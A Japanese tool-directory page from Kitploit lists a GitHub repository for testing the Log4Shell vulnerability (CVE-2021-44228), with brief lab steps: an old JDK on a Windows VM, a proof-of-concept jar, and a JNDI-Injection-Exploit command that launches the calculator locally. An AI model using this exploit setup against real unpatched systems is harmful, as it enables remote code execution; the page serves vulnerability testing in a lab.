Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/yanghaoi/cve-2021-44228_log4shell
脆弱性分析エクスプロイトウェブアプリケーション悪用学習と教育ラボと実践
GitHubyanghaoi/cve-2021-44228_log4shell

CVE-2021-44228_Log4Shell

Log4Shell CVE-2021-44228 のテスト

リポジトリを見る
24年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2021-44228_Log4Shell

Log4Shell(CVE-2021-44228)のテスト用ソースコードです。

手順

  1. 仮想マシン(Windows 10)にJDK8(< 8u191)をインストールします。

  2. out\artifacts\POC_jar\POC.jar をWindowsにコピーします。

  3. JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar をWindowsにコピーします。 JNDI-Injection-Exploitを入手

  4. java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "calc" -A "127.0.0.1" を実行します。


